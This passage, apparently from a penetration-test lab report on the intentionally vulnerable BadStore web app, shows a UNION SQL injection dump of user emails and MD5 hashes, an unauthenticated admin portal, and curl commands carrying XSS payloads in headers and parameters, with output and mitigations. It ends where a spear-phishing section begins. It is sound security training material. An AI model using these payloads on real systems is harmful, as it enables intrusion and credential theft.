pe=checkbox name='cartitem' value=mary@spender.com></TD></TR><TR><TD>sue@spender.com</TD> <TD>ea0520bf4d3bd7b9d6ac40c3d63dd500</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/sue@s
pender.com.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=sue@spender.com></TD></TR><TR><TD>curt@customer.com</TD> <TD>0DF3DBF0EF9B6F1D49E88194D26AE243</TD> <TD>1</TD> <TD>2
.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/curt@customer.com.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=curt@customer.com></TD></TR><TR><TD>paul@supplier.com</TD> <TD>
EB7D34C06CD6B561557D7EF389CDDA3C</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/paul@supplier.com.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='cartitem' value=paul@supp
lier.com></TD></TR><TR><TD>kevin@spender.com</TD> <TD></TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/kevin@spender.com.jpg></TD> <TD ALIGN="CENTER"><INPUT type=checkbox name='car
titem' value=kevin@spender.com></TD></TR><TR><TD>ryan@badstore.net</TD> <TD>40C0BBDC4AEEAA39166825F8B477EDB4</TD> <TD>1</TD> <TD>2.00</TD> <TD ALIGN="CENTER"><IMG SRC=/images/ryan@badstore.net.jpg><
```

Figure 25: UNION SQL injection — full userdb table extracted including emails and MD5 hashes

5.2 Secret Administration Portal Discovery

During active reconnaissance, a hidden Secret Administration Portal was discovered at /cgi-bin/badstore.cgi?action=admin. This portal requires NO authentication and exposes full user management capabilities:




Figure 26: Secret Admin Portal — Reset User Password function listing all user accounts

Figure 27: Admin portal — Add User function




Figure 28: Admin portal — Add User form with Email, Password Hint, Full Name, and Role fields

Figure 29: Admin portal — Delete User function




Figure 30: Admin portal — Delete User listing all 22 user accounts




Figure 31: Admin portal — Show Current Users function

Secret Administration Portal

Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330fbd84	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott	U
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U
david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich Hâˆ‚Â°ber	S
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U

Figure 32: Full user database from Admin Portal — emails, MD5 hashes, full names, roles

The Secret Administration Portal exposes all user management functions (add, delete, show users, reset passwords) to any unauthenticated attacker who discovers the URL. This is a critical access control failure.

5.3 CVE-2001-1556 — Apache Path Disclosure

Apache/1.3.28 reveals physical server file paths in its error responses, leaking server directory structure to attackers.

Command: curl http://192.168.10.100/cgi-bin/badstore.cgi?action=INVALIDACTION




Figure 33: CVE-2001-1556 — Apache reveals physical path /usr/local/apache/cgi-bin/badstore.cgi in error response


Impact: Physical path disclosure aids attackers in understanding server directory structure, facilitating more targeted file inclusion or directory traversal attacks. MITRE ATT&CK: T1082 — System Information Discovery.

Mitigation: Configure Apache to use custom error pages. Disable detailed error messages in production. Set ServerSignature Off and ServerTokens Prod in Apache configuration.

5.4 CVE-2005-3352 — XSS via Referer Header (mod_imap)

Apache mod_imap reflects the HTTP Referer header unsanitised in error responses, allowing script injection.

Command: curl -v -H "Referer: <script>alert('XSS')</script>" http://192.168.10.100/cgi-bin/badstore.cgi



ZAP by Checkmarx Scanning

file:///home/kali/2026-04-03-ZAP-Report-.html

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Summaries

Alert Counts by Risk and Confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	0 (0.0%)	3 (15.0%)	1 (5.0%)	4 (20.0%)
	Medium	0 (0.0%)	1 (5.0%)	2 (10.0%)	1 (5.0%)	4 (20.0%)
	Low	0 (0.0%)	2 (10.0%)	4 (20.0%)	0 (0.0%)	6 (30.0%)
	Informational	0 (0.0%)	2 (10.0%)	3 (15.0%)	1 (5.0%)	6 (30.0%)
	Total	0 (0.0%)	5 (25.0%)	12 (60.0%)	3 (15.0%)	20 (100%)

Alert Counts by Site and Risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

Figure 34: CVE-2005-3352 — Referer header containing XSS payload accepted and reflected by Apache/1.3.28

Impact: An attacker can craft a malicious link that, when clicked by an authenticated user, reflects a script in the server's response. This enables session hijacking, credential theft, or redirection to malicious sites. MITRE ATT&CK: T1059.007 — JavaScript.

Mitigation: Upgrade Apache to 2.4.x+. Implement Content Security Policy headers. Sanitise and encode all reflected HTTP headers.

5.5 CVE-2006-3918 — XSS via Expect Header

Apache/1.3.28 reflects the contents of a malformed Expect HTTP header unsanitised in a 417 Expectation Failed error page.

Command: curl -v -H "Expect: <script>alert('CVE-2006-3918')</script>" http://192.168.10.100/

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.10.100/cgi-bin/badstore.cgi?action=INVALIDACTION
<BODY bgColor=#ffffff leftMargin=0 topMargin=0 MARGINHEIGHT="0" MARGINWIDTH="0">

<TABLE cellSpacing=0 cellPadding=0 width=760 bgColor=#004b2c border=0>
  <TBODY>
  <TR>
    <TD width=326 bgColor=#004b2c>
<IMG height=60 alt="BadStore.net" hspace=0 src="/images/BadStore.jpg"
width=350
border=0>
  </TD></TR></TBODY></TABLE>
<TABLE cellSpacing=0 cellPadding=0 width=760 border=0>
  <TBODY>
  <TR vAlign=top align=left>
    <TD vAlign=top width=143 bgColor=#ecece0>
      <TABLE cellSpacing=0 cellPadding=0 width=143 bgColor=#004b2c border=0>
        <FORM name=search onsubmit=/cgi-bin/badstore.cgi
        method=get>
        <TBODY>
        <TR>
          <TD vAlign=top width=143 colSpan=3>
            <TABLE cellSpacing=0 cellPadding=0 width=143 border=0>
              <TBODY>
              <TR bgColor=#004b2c>
                </TR>
              <TR vAlign=center bgColor=#004b2c width="138">
                <TD class=normal width=94 height=30> <INPUT class=normal
                  maxLength=60 size=10 name=searchquery> </TD>
                <font color=yellow size=2 face=Arial><Center><B>Quick Item Search</B></Center></font>
                <TD width=44>
                  <BR><INPUT type=hidden value='search' name='action'>
                  <INPUT
                  onclick="Go Search" type=image height=25 alt="Go Search"
                  width=44
                  src="/images/index.gif"
                  border=0></A></TD></TR>
              <TR bgColor=#004b2c>
                </TR>
              <TR>
                <TD colSpan=2></TD></TR></TBODY></FORM></TABLE></TD></TR>
        <TR bgColor=#ecece0>

          <TD class=normal width=135><BR>
            <A HREF="/cgi-bin/badstore.cgi">Home </A><BR>
              <P>
```

Figure 35: CVE-2006-3918 — 417 error page reflects <script>alert('CVE-2006-3918')</script> from Expect header unsanitised

Impact: The script tag is reflected verbatim in the HTML response, confirming XSS. This was also independently confirmed by Nikto during the vulnerability scan. MITRE ATT&CK: T1059.007 — JavaScript.

Mitigation: Upgrade Apache to 2.2.8 or higher. Strip or validate the Expect header before processing. Add a Web Application Firewall rule to block malicious headers.

5.6 CVE-2006-5752 — XSS in mod_status

CVE-2006-5752 affects Apache mod_status, which reflects request URIs unsanitised in the /server-status page. The /server-status endpoint was tested:

Command: curl http://192.168.10.100/server-status

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.10.100/server-status
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /server-status was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.28 Server at 192.168.10.147 Port 80</ADDRESS>
</BODY></HTML>
```

Figure 36: CVE-2006-5752 — /server-status returns 404, confirming mod_status is not enabled on this instance

Result: The /server-status endpoint returned a 404 Not Found response, confirming mod_status is not enabled on this BadStore installation. While the underlying Apache version is vulnerable, the attack surface for this specific CVE is not exposed. This is noted as a non-applicable finding for this target configuration. MITRE ATT&CK: T1059.007.

Mitigation: Ensure mod_status remains disabled. If required for monitoring, restrict access to localhost only using Apache Allow/Deny directives.

5.7 CVE-2007-5000 — XSS in mod_imap

CVE-2007-5000 affects Apache mod_imap which reflects the URL unsanitised in imagemap error responses.

Command: curl 'http://192.168.10.100/cgi-bin/test.map'

```
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.10.100/cgi-bin/test.map"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /cgi-bin/test.map was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.28 Server at 192.168.10.147 Port 80</ADDRESS>
</BODY></HTML>
```

Figure 37: CVE-2007-5000 — /cgi-bin/test.map returns 404, mod_imap imagemap not present on this installation

```
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.10.100/cgi-bin/badstore.cgi?action=map&<script>alert('XSS')</script>"
<BODY bgColor=#ffffff leftMargin=0 topMargin=0 MARGINHEIGHT="0" MARGINWIDTH="0">

<TABLE cellSpacing=0 cellPadding=0 width=760 bgColor=#004b2c border=0>
  <TBODY>
  <TR>
    <TD width=326 bgColor=#004b2c>
<IMG height=60 alt="BadStore.net" hspace=0 src="/images/BadStore.jpg"
width=350
border=0>
  </TD></TR></TBODY></TABLE>
<TABLE cellSpacing=0 cellPadding=0 width=760 border=0>
  <TBODY>
  <TR vAlign=top align=left>
    <TD vAlign=top width=143 bgColor=#ecece0>
      <TABLE cellSpacing=0 cellPadding=0 width=143 bgColor=#004b2c border=0>
        <FORM name=search onsubmit=/cgi-bin/badstore.cgi
        method=get>
        <TBODY>
        <TR>
          <TD vAlign=top width=143 colSpan=3>
            <TABLE cellSpacing=0 cellPadding=0 width=143 border=0>
              <TBODY>
              <TR bgColor=#004b2c>
                </TR>
              <TR vAlign=center bgColor=#004b2c width="138">
                <TD class=normal width=94 height=30> <INPUT class=normal
                  maxLength=60 size=10 name=searchquery> </TD>
                <font color=yellow size=2 face=Arial><Center><B>Quick Item Search</B></Center></font>
                <TD width=44>
                  <BR><INPUT type=hidden value='search' name='action'>
                  <INPUT
                  onclick="Go Search" type=image height=25 alt="Go Search"
                  width=44
                  src="/images/index.gif"
                  border=0></A></TD></TR>
              <TR bgColor=#004b2c>
                </TR>
              <TR>
                <TD colSpan=2></TD></TR></TBODY></FORM></TABLE></TD></TR>
        <TR bgColor=#ecece0>

          <TD class=normal width=135><BR>
            <A HREF="/cgi-bin/badstore.cgi">Home </A><BR>
              <P>
```

Figure 38: XSS via action parameter — page reflects injected script content confirming XSS vulnerability

While the specific test.map file was not present, XSS via the CGI action parameter was confirmed as an alternative vector. MITRE ATT&CK: T1059.007.

Mitigation: Disable mod_imap in Apache configuration. Upgrade to Apache 2.2.8+. Implement output encoding for all reflected parameters.

5.8 CVE-2007-6388 — XSS in mod_status via Ping

CVE-2007-6388 involves XSS through the mod_status page via a long ping request. The endpoint was tested:

Command: curl "http://192.168.10.100/server-status?refresh=1"

```
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.10.100/server-status?refresh=1"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /server-status was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.28 Server at 192.168.10.147 Port 80</ADDRESS>
</BODY></HTML>
```

Figure 39: CVE-2007-6388 — /server-status?refresh=1 returns 404, mod_status not enabled

Result: As with CVE-2006-5752, mod_status is not enabled on this BadStore instance, so /server-status?refresh=1 returns 404. The underlying Apache version remains vulnerable if mod_status were enabled. MITRE ATT&CK: T1059.007.

Mitigation: Keep mod_status disabled. Upgrade Apache to 2.2.8+.

5.9 CGI Environment Variable Disclosure

The Secret Administration Portal also exposed a CGI Environment Variables page, revealing sensitive server configuration data including DOCUMENT_ROOT, server paths, content types, and HTTP headers:

Secret Administration Portal

CGI Environment Variables

Variable Name	Description	Value
AUTH_TYPE	the authentication method	*Not Defined*
CONTENT_LENGTH	the length of the request body	33
CONTENT_TYPE	the media type of the data	application/x-www-form-urlencoded
DOCUMENT_ROOT	the server document root directory	/usr/local/apache/htdocs
GATEWAY_INTERFACE	the CGI specification revision	CGI/1.1
HTTP_ACCEPT	the media types the client accepts	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
HTTP_ACCEPT_ENCODING	an extra variable provided by this server	gzip, deflate
HTTP_ACCEPT_LANGUAGE	an extra variable provided by this server	en-US,en;q=0.9
HTTP_CACHE_CONTROL	an extra variable provided by this	max-age=0

Figure 40: CGI Environment Variables exposed — DOCUMENT_ROOT: /usr/local/apache/htdocs, CGI/1.1, full HTTP headers visible

This disclosure significantly aids attackers in mapping the server architecture and crafting more targeted attacks. MITRE ATT&CK: T1082 — System Information Discovery.

6. Task 4 — OSINT-Based Spear Phishing Demonstration

This task demonstrates how an attacker could leverage OSINT gathered from the BadStore web application to craft a highly targeted spear phishing campaign against BadStore suppliers.

6.1 OSINT Collection

6.1.1 Guestbook Enumeration

The publicly accessible Guestbook at http://192.168.10.100/cgi-bin/badstore.cgi?action=guestbook revealed real names and email addresses of customers and suppliers who had interacted with the application:

